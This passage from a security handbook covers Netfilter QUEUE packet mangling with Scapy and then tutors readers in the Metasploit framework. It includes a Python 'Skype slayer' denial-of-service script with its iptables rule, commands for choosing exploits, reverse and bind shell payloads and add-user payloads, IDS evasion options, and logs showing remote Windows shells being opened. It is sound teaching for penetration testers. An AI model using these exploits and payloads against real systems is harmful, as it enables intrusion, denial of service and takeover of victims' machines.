netsed is a little program that does most of what we have done by hand. The mangling is done according to regular expressions provided on the command line. I find its main drawback is that you have to provide the original destination by hand on the command line, which means you can only mangle connections to one IP/port per instance. Moreover, while regular expressions are quite powerful when it comes to substitution, you are limited to the scope of regular expressions. And this scope is in the end quite restrictive when you think about things such as random corruption, sniffing, session hijacking, man-in-the-middle attacks, image manipulation, intrusion detection, pattern learning, and traffic analysis.

QUEUE and NFQUEUE

`QUEUE` and `NFQUEUE` are similar and share many of the same features. `NFQUEUE` is a rewrite of `QUEUE` with slightly different technology choices. Regardless, they both are Netfilter targets. When a packet encounters such a target, it will be diverted to user space through a Netlink socket. There, a program should take it and give feedback to Netfilter on what to do. Possibilities are rejecting the packet, accepting it, or even accepting a supplied modified version of it.

On the Netfilter side, there are few things to do. First, we make sure the ip_queue module is loaded, then we insert a rule that will queue some wisely selected packets:

```
# modprobe ip_queue
# iptables -t mangle -A FORWARD -p icmp -j QUEUE
```

When nobody is there to accept queued packets, the target will have the same effects as a DROP target. Use this with caution when playing on remote boxes.

On the user-space side, we will use the Python ipqueue wrapper (for the NFQUEUE target) from libipq. An IPQ instance must be created. You can choose between receiving only metadata about queued packets with IPQ_COPY_META or also receiving the full queued packet with IP_COPY_PACKET. You are ready to receive queued packets with the recv( ) method. The result of this method contains metadata and the packet and Table 6-1 shows the META attributes and descriptions.

Table 6-1. META attributes and descriptions

META attribute	Description
PACKET_ID	A number identifying the packet in the queue. You will need it when giving your verdict about the packet to Netfilter.
MARK	The packet's firewall mark, which may have been set with a -j MARK --set-mark mark in the firewall's rule set.
TIMESTAMP	The timestamp on the packet data.
HOOK	The name of the input network interface, when available.
OUTDEV_NAME	The name of the output network interface, when available.
HW_PROTOCOL	The layer 2 protocol, when available.
HW_TYPE	The link type, when available.
HW_ADDR	The layer 2 address, when available.
PAYLOAD	The packet itself.

To return your verdict, you will call the set_vertict( ) with the packet ID and either NF_REJECT or NF_ACCEPT. In the latter case, you can also provide a replacement packet to send instead of the original one.

In Example 6-17, we just set the IP TOS field to 7 and set the *Don't Fragment* and *evil* flags of any packets going through the queue.

Example 6-17. On-the-fly mangling with Netfilter's QUEUE target and Scapy

```
#! /usr/bin/env python
import struct,ipqueue
from scapy import IP

q = ipqueue.IPQ(ipqueue.IPQ_COPY_PACKET)
while 1:
```

Example 6-17. On-the-fly mangling with Netfilter's QUEUE target and Scapy (continued)

```
    p = q.read()
    pkt = IP(p[ipqueue.PAYLOAD])
    del(pkt.chksum)
    pkt.tos=7
    pkt.flags = "DF+evil"
    q.set_verdict(p[ipqueue.PACKET_ID], ipqueue.NF_ACCEPT, str(pkt))
```

Example 6-18 is much more evil. It can be installed on a gateway with the following:

```
iptables -I FORWARD -p udp -o eth7 -m length --length 39 -m u32 --u32 '27&0x8f=7' --
u32 '31=0x01020304' -j QUEUE
```

This rule will queue every first packet returned by a Skype super node to a Skype client. The program will then mangle the packet and change the harmless message into a totally different one that will trigger a denial of service in Skype's communication thread, turning it into a deaf and dumb GUI. This vulnerability was corrected a long time ago with a patch on the Skype client.

Example 6-18. Skype slayer using Netfilter's QUEUE target

```
#! /usr/bin/env python
import ipqueue
from zlib import crc32

q = ipqueue.IPQ(ipqueue.IPQ_COPY_PACKET)
while 1:
    p = q.read()
    pkt = p[ipqueue.PAYLOAD]

    ihl = (ord(pkt[0])&0xf) << 2
    c = struct.pack("!I", ~crc32(pkt[15:11:-1]+"\x00"*8)&0xffffffffL)

    x,iplen,y,ipchk = struct.unpack("!2sH6sH",pkt[:12])
    iplen += 4 ; ipchk -= 4
    newpkt = struct.pack("!2sH6sH",x,iplen,y,ipchk)+pkt[12:ihl+4]
    newpkt += "\x00\x17\x00\x00\x00\x00\x02"+c+"\xB7\xA8\x22\x04\x04\xB3\xF1\x4A"

    q.set_verdict(p[ipqueue.PACKET_ID], ipqueue.NF_ACCEPT, newpkt)
```

NFQUEUE adds multiplexing capabilities. That is to say you can have many NFQUEUE rules in your ruleset, each one communicating to a different user space daemon:

```
# iptables -t mangle -A FORWARD -p icmp -j NFQUEUE --queue 1
# iptables -t mangle -A FORWARD -p udp -j NFQUEUE --queue 2
```

6.6 References

Below is a short list of the tools mentioned in this chapter and their authors. Hope it helps.

- [ipqueue] Neale Picket. *IPQueue*. *http://woozle.org/~neale/src/ipqueue/*.
- [nfqueue] Mike Auty. *NFQueue*. *http://woozle.org/~neale/src/ipqueue/nfqueue-0.1.tar.bz2*.
- [scapy] Philippe Biondi. *Scapy*. *http://www.secdev.org/projects/scapy*.
- [python-tut] Fred L. Drake. *Python Tutorial*. *http://www.python.org/doc/current/tut/tut.html*.
- [afterglow] Raffael Marty. *AfterGlow*. *http://afterglow.sourceforge.net*.
- [hping] Antirez. *hping*. *http://www.hping.org/*.
- [scapy6-teredo] Arnaud Ébalard. *Teredo extension for scapy*. *http://www.natisbad.org/*.
- [scapy6] Arnaud Ébalard and Guillaume Valadon. *Ipv6 extension for scapy*. *http://www.natisbad.org/*.

—Philippe Biondi, with David Coffey

Part III

Penetration

7

Metasploit

Prior to the release of Metasploit in 2003, the state of public exploits was fragmented and chaotic. Individual researchers would release exploits to the world in any language they felt like and for whichever platform was their favorite. Each exploit also included the researcher's choice of payload that couldn't be changed without modifying the source code. This lack of standardization led to frustrating situations where you might have three or four different exploits to choose from, none of which were what you wanted. Furthermore, each exploit used a different convention for command-line arguments and parameters and rarely included very helpful documentation.

In 2003, the Metasploit framework was released to try to change this situation. Metasploit has improved the state of public exploits by providing the following:

- Support for all major operating systems
- A consistent interface for setting options and running exploits
- Separation of payloads from exploits so you can mix and match as you like
- An integrated encoding and evasion functionality
- A unified exploit database with an easy update mechanism

One of the goals of the Metasploit project is to make exploitation consistent across multiple vulnerabilities, targets, and desired effects. Metasploit uses the following concepts to abstract out the specifics of each attack and make the act of exploitation portable:

Exploit
: This is a particular code module responsible for exploiting a specific vulnerability. When attempting to penetrate a computer, you have to decide which avenue of attack to take. This choice is reflected in which vulnerability you choose to target, and therefore which exploit you use. Metasploit provides dozens of exploits across multiple operating systems and applications, giving you many ways to attempt to penetrate a computer. Unlike traditional standalone exploits,

Metasploit exploits simply trigger the vulnerable condition and don't provide any shellcode or advanced encodings. Shellcode, encodings, and NOP sleds (No-Operation instructions prepended to your shellcode) are provided by other pluggable modules.

Payload
: Payloads encapsulate the desired functionality of your attack once the vulnerability has been triggered. Once you've managed to trigger a vulnerability, the next step is to perform some action on the victim computer, such as gain access to a shell command line or download a backdoor installer (see Chapter 11). By selecting a Metasploit payload, you choose what happens once the exploit succeeds. At a low level, the payload is encoded as "shellcode" that is sent along with the exploit.

Options
: Metasploit modules such as exploits and payloads may have options available to configure their behavior. For example, an exploit might provide different variants based on the `RPORT` or `TARGET` options. Similarly, a payload might allow you to choose the port in which to open a shell using the `LPORT` option. One special type of option is the "Evasion option," which lets you tweak various settings in order to attempt to evade detection by an IDS or IPS (see Sections 19.1 and 19.2).

Encoders
: It is common to need to encode an exploit *payload* in order to bypass some filter, whether that is a naïve IPS or some logic in the vulnerable code. Common limitations are the need to avoid null (0×00) characters, or the need to use only alphanumeric characters. By using one of Metasploit's many encoders, these limitations can be satisfied while preserving the exploit and its payload.

When using Metasploit, the basic workflow is to first choose an exploit (how to attack the target), followed by a payload (what to do when the attack succeeds), then set the necessary options (target IP address and port, etc.), and then finally launch the exploit and see whether it worked. This process can be repeated until the target machine is compromised (or you conclude your efforts are better spent elsewhere).

7.1 Metasploit Interfaces

Metasploit provides three ways to use the system: command line, console, and web interface. Each interface has its particular strengths and weaknesses, but in general, the console is the most fully featured and powerful of the three, and my personal favorite. Familiarity with all three interfaces will help you know when to use each for the maximum benefit.

The Metasploit Console

The Metasploit console is started by typing **./msfconsole** from the Metasploit directory. You should see a splash screen and the msf> prompt similar to this:

```
#    # ###### #####   ##    ####  #####  #      ####  # #####
##  ## #      #    #  #  #     #    # #     #    # #   #
# ## # #####  #   #    #  ####  #    # #     #    # #   #
#    # #      #   ######      # #####  #     #    # #   #
#    # #      #   #    # #    # #      #     #    # #   #
#    # ###### #   #    #  ####  #     ######  ####  #   #


       =[ msf v3.0-beta-2-svn
+ -- --=[ 88 exploits - 93 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 11 aux

msf >
```

Metasploit is written using the Ruby programming language and uses the *readline* library to provide convenient command-line functionality (such as pressing the up key to retrieve the previous command, and so on) The Ruby binary that comes with Mac OS X doesn't contain *readline* support, which can lead to a frustrating Metasploit experience. If you build your own Ruby binary using DarwinPorts, readline will work, making for a better Metasploit.

You can get a full list of commands by typing **help** at the prompt. Here are some of the most commonly used commands:

show
: Displays available exploits, payloads, encoders, NOP generators, and auxiliary modules. To see only one type of module, you can add the module type after the show command. For example, to only see payloads, you would type:

```
msf > show payloads

Payloads
========

  Name                          Description
  ----                          -----------
  bsd/sparc/shell_bind_tcp      BSD Command Shell, Bind TCP Inline
  bsd/sparc/shell_reverse_tcp   BSD Command Shell, Reverse TCP Inline
  bsd/x86/exec                  BSD Execute Command
      ...
```

Module types that Metasploit recognizes are exploits, payloads, encoders, NOPs, auxiliary, and options. Typing **show options** works only when you have an exploit selected, but if you do, it will show you various configurable options available to you.

`use` *`exploit`*
: Selects a particular exploit for use. Only one exploit may be selected at any time. Once an exploit has been selected, the prompt will change to reflect the currently active exploit. For example, when I type **`use windows/smb/ms06_040_netapi`** the prompt changes to:

```
msf exploit(ms06_040_netapi) >.
```

`set variable` *`value`*
: The `set` command lets you set various options to whatever value you desire. For example, to set the `RHOST` option, you would type:

```
msf > set RHOST www.target.com
RHOST => www.target.com
```

`exploit`
: Uses the selected exploit and payload values and launches the exploit against the target using any additional options that were specified. If the exploit is successful, you should see the results of your selected payload (for example, being given a command shell). If the exploitation fails, Metasploit will provide you with an error message explaining the problem.

`info`
: Displays information on the currently selected exploit. You can also specify any module name with the `info` command to get specific information about that module. For example, to learn about the x86/opty2 NOP generator, you would type:

```
msf > info x86/opty2

       Name: Opty2
    Version: $Revision$
   Platform: All
       Arch: x86

Provided by:
    spoonm <spoonm@gmail.com>
    optyx <optyx@hatesemail.com>

Description:
    Opty2 multi-byte NOP generator
```

The Metasploit Command-Line Interface

The Metasploit command-line interface (CLI) is similar to the console, but instead of providing a prompt that allows various commands, all parameters have to be entered on a single line as arguments to the *msfcli* binary. Although having to provide all the arguments on the command line is less friendly than using the console, it makes automation and scripting of the exploits much easier.

Use the Metasploit CLI by providing arguments to the *msfcli* program in the following form:

```
./msfcli exploitname option1=value option2=value ... mode
```

The exploit names and options are the same as on the Metasploit console, but the *mode* values are unique to the CLI. The following mode values are supported by *msfcli*:

H Displays help text. This same text will be output if you provide invalid arguments to *msfcli*.

S Displays an information summary. This is the same text that is output from the console `info` command.

O Shows a list of available options for the selected exploit. This is equivalent to typing **`show options`** in the console.

A Shows advanced options for the exploit (if any exist).

I Shows a list of IDS evasion options (see Section 7.10). This same list is printed by the summary display.

P Shows a list of available payloads for the selected exploit. This is equivalent to typing **`show payloads`** in the console.

T Shows a list of available targets for the selected exploit. This is equivalent to typing **`show targets`** in the console.

C Checks to see whether the target host is vulnerable to the exploit (not all exploits provide the check functionality).

E Launches the exploit. This is the same as typing **`exploit`** in the console.

Although there's no specific mode for printing a list of available exploits, if you run the *msfcli* program without any arguments, it will print the help information followed by a list of exploits.

Here's what a successful exploitation of a remote host looks like using the Metasploit command-line interface:

```
[bryan@nereid metasploit-3.0] ./msfcli windows/dcerpc/ms03_026_dcom RHOST=yakima
PAYLOAD=windows/shell_bind_tcp TARGET=0 E
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135] ...
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Command shell session 1 opened (10.150.9.46:54853 -> 10.157.6.231:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

As you can see, our exploit was successful and we're presented with a Windows shell command line running on the remote host. At this point, Metasploit is no longer in the picture, and it's up to you to make use of the exploited host.

The Metasploit Web Interface

The Metasploit web interface provides a graphical display of Metasploit functionality using your browser. If you prefer clicking to typing, the web interface may be your best choice.

The web interface runs a lightweight web server for your browser to connect to. To start the server, run the *msfweb* program, then connect your browser to the address displayed.

If you want to change the IP address or port number that the web server binds to, you can override the defaults (*localhost:55555*) using the `-a` *`address`* and `-p` *`port`* arguments to *msfweb*.

Starting the web interface should look something like this:

```
[bryan@nereid metasploit-3.0] ./msfweb
=> Booting WEBrick...
=> Rails application started on http://127.0.0.1:55555
=> Ctrl-C to shutdown server; call with --help for options
[2007-03-14 18:10:17] INFO  WEBrick 1.3.1
[2007-03-14 18:10:17] INFO  ruby 1.8.5 (2006-12-25) [i686-darwin8.8.1]
[2007-03-14 18:10:17] INFO  WEBrick::HTTPServer#start: pid=648 port=55555
```

From the *msfweb* output, we see that we should point our web browser to *http://127.0.0.1:55555*. Doing so yields the screen shown in Figure 7-1.

Figure 7-1. Metasploit's opening screen

Instead of typing commands, the web interface provides menus and buttons to click on to select exploits and payloads and launch exploitation. However, some advanced features such as jobs (see Section 7.7) still require you to type commands using the console interface. Similarly, any shell-based payload will automatically open a console window like the one shown in Figure 7-2.



Figure 7-2. Metasploit console window

The Metasploit web interface supports the idea of sessions (see Section 7.7), just like the Metasploit console, but instead of typing Ctrl-Z to suspend a session, you can simply close the session window. To return to previous sessions, click the "Sessions" button and click the link for the session you want to resume. The session list shows the session ID, the target address, the exploit, and the payload. Figure 7-3 shows an example session list with one session for us to resume.



Figure 7-3. Metasploit session list

Overall, the web interface does a good job of simplifying the task of using Metasploit, but it doesn't cover all the features (at least not yet). You'll still need to learn the Metasploit console commands documented in the remainder of this chapter to get the most out of Metasploit.

7.2 Updating Metasploit

One of the primary values of Metasploit is that it is constantly being updated to provide exploits for the newest and most interesting vulnerabilities. As time goes on and patches are applied, a given exploit becomes less and less likely to work, so using the latest exploits is usually a very good idea. By routinely updating Metasploit (e.g., before every use), you give yourself the best chance of exploiting your targets successfully.

Older versions of Metasploit used a custom utility called *msfupdate* to grab the latest code, but as of Metasploit 3.0, *msfupdate* has been replaced by Subversion (*http://subversion.tigris.org*). Once you've downloaded Metasploit, you now keep it up to date simply by using your Subversion client of choice to "update" the Metasploit directory. For example, I update my Metasploit using the Unix command-line Subversion client called *svn*, which looks something like this:

```
[bryan@nereid metasploit-3.0] svn update
At revision 4532.
```

This isn't a particularly exciting example because my Metasploit was already up to date, but then again, that's a good thing. If your Metasploit was in need of updating, you would see a list of file modifications and deletions more like this:

```
[bryan@nereid framework-3.0-beta-3] svn update
UU   modules/nops/ppc/simple.rb
UU   modules/nops/x86/opty2.rb
UU   modules/nops/x86/single_byte.rb
UU   modules/nops/nop_test.rb.ut.rb
A    modules/nops/php
A    modules/nops/php/generic.rb
UU   modules/nops/sparc/random.rb
...
Updated to revision 4532.
```

7.3 Choosing an Exploit

The most important part of using Metasploit is choosing the right exploit for your target host. There is nothing magical about an exploit: it will only work if the target host has the unpatched vulnerability the exploit is designed to use.

Metasploit isn't particularly suited for telling you what vulnerabilities a host has; for that, you would use a *vulnerability scanner* (see Section 3.1). Alternately, if your *port scanner* (see Chapter 2) shows a particular port as open, you can try all exploits for

that particular port and see whether any are successful. Occasionally, Metasploit is updated with an exploit for which no patch exists. If you happen to have one of these exploits, it's a good bet it will succeed as long as your target is running the correct operating system or application version.

To see the list of exploits currently provided by your version of Metasploit, type **`show exploits`** from the Metasploit console, or run the Metasploit CLI without any arguments. You should see output similar to this:

```
msf > show exploits

Exploits
========

   Name                          Description
   ----                          -----------
   hpux/lpd/cleanup_exec         HP-UX LPD Command Execution
   irix/lpd/tagprinter_exec      Irix LPD tagprinter Command Execution
   linux/games/ut2004_secure     Unreal Tournament 2004 "secure" Overflow
   linux/http/peercast_url       PeerCast <= 0.1216 URL Handling Buffer Overflow
   linux/ids/snortbopre          Snort Back Orifice Pre-Preprocessor Remote Exploit
...
```

You'll notice the exploits are organized in a hierarchy of operating system/protocol/vulnerability. To get a list of exploits for a particular operating system, you can use the list from *msfcli* and pipe it through an appropriate *grep*. For example, to see a list of all the exploits for Mac OS X, you would type:

```
[bryan@velox metasploit-3.0] ./msfcli | grep osx/
    osx/afp/loginext                  AppleFileServer LoginExt PathName Overflow
    osx/arkeia/type77                 Arkeia Backup Client Type 77 Overflow
    osx/browser/safari_metadata_archive  Safari Archive Metadata Command Execution
    osx/ftp/webstar_ftp_user          WebSTAR FTP Server USER Overflow
    osx/samba/trans2open              Samba trans2open Overflow (Mac OS X)
```

To learn more about a particular exploit, you can type **`info`** ***`exploitname`***. The `info` output provides useful information such as which operating system versions are supported by the exploit and which options you can set to customize the behavior.

To select an exploit from the Metasploit console, use the `use` command followed by the full name of the exploit. For example, to choose the *osx/ftp/webstar_ftp_user exploit*, you would type:

```
msf > use osx/ftp/webstar_ftp_user
msf exploit(webstar_ftp_user) >
```

If you want to use tab completion for exploit names, prefix the exploit name with `exploit/`. For example, typing **`use exploit/windows/a`**, then double-tapping the Tab key displays a quick list of Windows exploits that start with the letter *a*.

Once you select an exploit, the name of the exploit is printed as part of the Metasploit console prompt to remind you which exploit you're using. Once you've configured the exploit to your liking (more on this in the following sections), launch the exploit using the `exploit` command. Once running, the exploit will typically print some progress messages, and if successful, you'll soon see the output from whatever payload you have selected. If the exploit fails, an error message will be printed, and you'll be returned to the Metasploit prompt.

7.4 Choosing a Payload

Choosing an exploit is a matter of finding the right match between Metasploit and the target machine's vulnerabilities; choosing a payload is based entirely on what you want to do with the target machine once you've successfully exploited it. Metasploit provides a number of payloads to perform various penetration-related tasks. Since the payloads are ultimately translated into shellcode (low-level machine instructions specific to a particular operating system and CPU), each payload is specific to a particular system configuration. As with exploits, payloads are organized into a hierarchy of operating systems and CPU types to make selecting the appropriate payload easier.

You can view the list of payloads supported by Metasploit by typing **`show payloads`** at the Metasploit console prompt. If you list the payloads before you select an exploit, you'll see all payloads known to Metasploit. If you select an exploit first, you see only the list of payloads supported by the particular exploit.

In general, Metasploit tries to make all payloads available to all exploits (the decoupling of vulnerabilities and payloads is one of the core purposes of Metasploit). However, depending on the nature of the particular vulnerability and target host, certain payloads may not be available. Which payloads are supported by which exploits can be an important factor to consider when choosing an exploit.

Here's an example of Metasploit filtering the list of payloads for a specific exploit:

```
msf > show payloads

Payloads
========
   Name                          Description
   ----                          -----------
   bsd/sparc/shell_bind_tcp      BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp   BSD Command Shell, Reverse TCP Inline
   bsd/x86/exec                  BSD Execute Command
[90 more payloads..]

msf > use osx/browser/safari_metadata_archive
msf exploit(safari_metadata_archive) > show payloads
```

```
Compatible payloads
===================
   Name                    Description
   ----                    -----------
   cmd/unix/bind_inetd     Unix Command Shell, Bind TCP (inetd)
   cmd/unix/bind_perl      Unix Command Shell, Bind TCP (via perl)
   cmd/unix/generic        Unix Command, Generic command execution
   cmd/unix/interact       Unix Command, Interact with established connection
   cmd/unix/reverse        Unix Command, Double reverse TCP connection (telnet)
   cmd/unix/reverse_bash   Unix Command, Double reverse TCP connection (/dev/tcp)
   cmd/unix/reverse_perl   Unix Command, Double reverse TCP connection (via perl)
```

To select a particular payload, use the `set PAYLOAD` *payloadname* command. Here's an example of selecting the *windows/upexec/bind_tcp* payload with the *windows/smb/ms06_025_rras* exploit:

```
msf exploit(ms06_025_rras) > set PAYLOAD windows/upexec/bind_tcp
PAYLOAD => windows/upexec/bind_tcp
```

Metasploit provides payloads for five operating systems (BSD, Linux, OS X, Solaris, and Windows) and three CPU architectures (x86, sparc, and ppc), but Windows/x86 is by far the most supported platform (this works out well, since the vast majority of Metasploit exploits are for Windows as well). The types of payloads and specific platforms the payloads support are listed in Table 7-1.

Table 7-1. Metasploit payloads by platform

	Windows	Linux	OSX	BSD	Solaris	Unix
VNC injection	✓					
File execution	✓					
Interactive shell	✓	✓	✓	✓	✓	
Meterpreter	✓					
Command execution	✓	✓	✓	✓	✓	✓
DLL injection	✓					
Add user	✓	✓				

Metasploit Payloads

As of version 3.0, Metasploit contains 93 different payloads. This may sound like a lot, but there are really only seven types of payloads. The large number of payloads is caused by small changes required in the actual shellcode in order to handle various use cases or target platforms. The seven "logical" payloads that Metasploit provides are described next.

VNC injection (windows/vncinject)

Injects a VNC DLL into the target computer's memory and runs a temporary VNC server. By using this payload, you gain full access to the target's desktop, allowing you to move their mouse cursor and interact with Windows in a fully graphical fashion. Because most Windows functionality is exposed through the graphical interface, this is a much easier way to interact with the target computer than a command-line shell. Particularly if you come from a Unix background, trying to do anything productive with the Windows shell can be extremely frustrating.

When controlling the target with VNC, be careful not to give yourself away (assuming you're trying to remain covert). Any mouse movements you make and any applications you launch or interact with will be displayed on the target monitor. If you're careless and use VNC injection while the computer's owner is sitting in front of the monitor, your attack becomes extremely obvious.

File execution (windows/upexec)

Uploads a file to the target computer and executes it. Using this payload allows for very quick and efficient installation of backdoors or rootkits (see Chapter 12).

Interactive shell (shell)

Provides you with interactive (i.e., you type commands and see results in real time) shell access to the remote computer. For operating systems with powerful shells (BSD, Linux, OS X, Solaris), this is a very useful payload that lets you easily take full control of the target. Before Metasploit, almost all exploits provided shell access, which is where the term *shellcode* came from (i.e., code that provides a shell).

Command execution

Runs a single command on the target computer. As with the shell payload, this is more powerful on a Unix target than on a Windows target. This payload's benefit is that it doesn't require any user interaction (similar to the file execution payload) and so is ideal for automation. Using *msfcli* and the command `'echo "patch me" | sendmail youremailaddress'`, you could easily scan an entire network's worth of machines in bulk and receive email from any of the machines that were susceptible to attack.

DLL injection

Injects a custom DLL into the memory of the target process, allowing you to add your own code to that of the code you just exploited. This is very advanced functionality and is only used by the most experienced Metasploit users, who need highly customized behavior. This payload is automatically used to provide the VNC injection and Meterpreter payloads.

Add user
: Adds a new user to the system with a custom username and password. When used against a Windows target, it adds the user to the Administrator's group, giving you full system access. When used against a Linux target, the user is added with UID 0 granting full superuser access.

Meterpreter
: This payload, which is only available for Windows, provides a rich command-line environment for interaction with the target system. Meterpreter is covered in depth in Section 7.8.

Choosing a Payload Variant

If you look at any of the payload types, you'll notice that each has a number of variants you can choose. For example, here are all the variants possible for a Windows shell:

```
msf > show payloads

Payloads
========
   Name                          Description
   ----                          -----------
   [other payloads...]
   windows/shell/bind_tcp        Windows Command Shell, Bind TCP Stager
   windows/shell/find_tag        Windows Command Shell, Find Tag Ordinal Stager
   windows/shell/reverse_http    Windows Command Shell, PassiveX Reverse HTTP...
   windows/shell/reverse_ord_tcp Windows Command Shell, Reverse Ordinal TCP Stager
   windows/shell/reverse_tcp     Windows Command Shell, Reverse TCP Stager
   windows/shell_bind_tcp        Windows Command Shell, Bind TCP Inline
   windows/shell_reverse_tcp     Windows Command Shell, Reverse TCP Inline
```

To find out the differences between the various payload variants, you can use the `info` *`payloadname`* command to get detailed information about a payload, including a brief description:

```
msf > info windows/shell/find_tag

       Name: Windows Command Shell, Find Tag Ordinal Stager
    Version: $Revision$, $Revision$
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 92

Provided by:
    spoonm <spoonm@gmail.com>
    skape <mmiller@hick.org>
```

```
Available options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  seh              yes       Exit technique: seh, thread, process

Advanced options:
Name           : TAG
Current Setting: v3dJ
Description    : The four byte tag to signify the connection.


Description:
    Use an established connection, Spawn a piped command
    shell
```

In our example of the different "shell" payload variants, the primary difference between the payload variants is the type of network connection used to relay the shell commands. Depending on the network topology in place around the target computer, some payload variants may succeed where others may fail.

Firewalls and NAT devices (see Chapter 13) typically prevent most (or all) incoming connections to the victim host, but usually allow all outbound connections. The *reverse* payload variants are specifically designed for this scenario: they cause the victim to create an outbound connection back to your host (or even a different host running a Metasploit listener).

7.5 Setting Options

Once you've selected an exploit and a payload, you still have to set a few options to finish the configuration. To see a list of options available from the exploit and payload, you can type **`show options`**. The options are broken into two sections, one for the exploit (module options) and one for the payload (payload options). The following is output from the `show options` command when using the interactive shell payload with the *ms03_026_dcom* exploit:

```
msf exploit(ms03_026_dcom) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        proxy chain
   RHOST                     yes       The target address
   RPORT    135              yes       The target port
   SSL                       no        Use SSL

Payload options:
```

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process
   LPORT     4444             yes       The local port
```

Options can be either required or optional. If an option is not required, it typically implies the option is available as an advanced configuration but likely won't be required for most environments. In the preceding example, the `Proxies` and `SSL` options are not required, as they're not typically needed for successful exploitation.

Options that are required but have values already provided are typically set to very sensible defaults and usually don't need to be modified. In the preceding example, the `RPORT`, `EXITFUNC`, and `LPORT` options all have good default values.

Options that are required but don't have a default value need to be filled in prior to launching an exploit. In the preceding example, only the `RHOST` option is required and not already filled in. Other exploits or payloads may have multiple blank required options though, so always type **`show options`** and look carefully at all the options before launching an exploit.

To set a value for an option, use the **`set`** ***`optionname value`*** command. For example, to set the `RHOST` option to the IP address of a vulnerable computer, type:

```
msf exploit(ms03_026_dcom) > set RHOST 10.150.9.45
RHOST => 10.150.9.45
msf exploit(ms03_026_dcom) > show options

Module options:
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        proxy chain
   RHOST    10.150.9.45      yes       The target address
   RPORT    135              yes       The target port
   SSL                       no        Use SSL
  [ more options... ]
```

You can set an option as many times as you like, in case you make a mistake or want to experiment with different values. If you need to clear an option entirely, use the `unset` *`optionname`* command to give the option no value at all.

Hidden Options

While the most common options are displayed by `show options`, some of the more advanced options are not. Three common types of hidden options are the `target`, `evasion`, and `advanced` options. If you want to see these options, you can either type **`show`** ***`optiontype`*** or use the `info` command. For example, here's how you can see and modify the advanced options for an exploit or payload:

```
msf exploit(ms05_017_msmq) > show advanced

Module advanced options:
```

```
   Name           : DynamicSehRecord
   Current Setting: no
   Description    : Generate a dynamic SEH record (more stealthy)

msf exploit(ms05_017_msmq) > set DynamicSehRecord yes
DynamicSehRecord => yes
```

The `info` command is a quick way to see all settable options for a given exploit and/or payload. All the options that are hidden by the `show options` command are displayed.

You are probably safe not playing with the `evasion` and `advanced` options, but you should pay close attention to the `target` options. Some exploits are set by default to an "automatic" target, meaning that as it runs, the exploit can determine which software version is running and apply the right defaults without any user interaction. Some exploits support only one target, in which case there is no need to select from a list of targets, and the only option is preselected for you. However, some exploits support (sometimes quite diverse) targets, and the burden is placed on the user to select the right one. For example, the *mozilla_navigatorjava* exploit supports four targets across three operating systems:

```
msf exploit(mozilla_navigatorjava) > show targets

Exploit targets:
   Id  Name
   --  ----
   0   Firefox 1.5.0.4 Windows x86
   1   Firefox 1.5.0.4 Linux x86
   2   Firefox 1.5.0.4 Mac OS X PPC
   3   Firefox 1.5.0.4 Mac OS X x86
```

If you don't specify a target, the list of available payloads is extremely reduced because only "generic" payloads apply across multiple operating systems and CPU architectures:

```
msf exploit(mozilla_navigatorjava) > show payloads

Compatible payloads
===================
   Name                       Description
   ----                       -----------
   generic/shell_bind_tcp     Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp  Generic Command Shell, Reverse TCP Inline
```

If we specify a target, we're presented with a much more complete list of target-appropriate payloads to choose from:

```
msf exploit(mozilla_navigatorjava) > set TARGET 1
TARGET => 1
msf exploit(mozilla_navigatorjava) > show payloads

Compatible payloads
===================
```

```
Name                        Description
----                        -----------
generic/shell_bind_tcp      Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp   Generic Command Shell, Reverse TCP Inline
linux/x86/exec              Linux Execute Command
linux/x86/exec/bind_tcp     Linux Execute Command, Bind TCP Stager
linux/x86/exec/find_tag     Linux Execute Command, Find Tag Stager
linux/x86/exec/reverse_tcp  Linux Execute Command, Reverse TCP Stager
linux/x86/shell/bind_tcp    Linux Command Shell, Bind TCP Stager
linux/x86/shell/find_tag    Linux Command Shell, Find Tag Stager
linux/x86/shell/reverse_tcp Linux Command Shell, Reverse TCP Stager
linux/x86/shell_bind_tcp    Linux Command Shell, Bind TCP Inline
linux/x86/shell_find_port   Linux Command Shell, Find Port Inline
linux/x86/shell_find_tag    Linux Command Shell, Find Tag Inline
linux/x86/shell_reverse_tcp Linux Command Shell, Reverse TCP Inline
```

7.6 Running an Exploit

Once you've selected an exploit and a payload and set all the necessary options, running the exploit is the easiest part of the process. The `exploit` command takes all the settings you already made and tries out the exploit. If the target computer is vulnerable to the selected exploit and you set all the options appropriately, you will soon be rewarded with a remote shell, a VNC window, or whatever the output of your chosen payload happens to be. Here's some sample output from a successful exploitation of a remote Windows machine using the *ms03_026_dcom* exploit and the *windows/vncinject/bind_tcp* payload:

```
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135]
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135] ...
[*] Sending exploit ...
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (340049 bytes)...
[*] Upload completed.
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] The DCERPC service did not reply to our request
[*] VNC Server session 2 opened (10.150.9.46:56861 -> 10.157.6.231:4444)
```

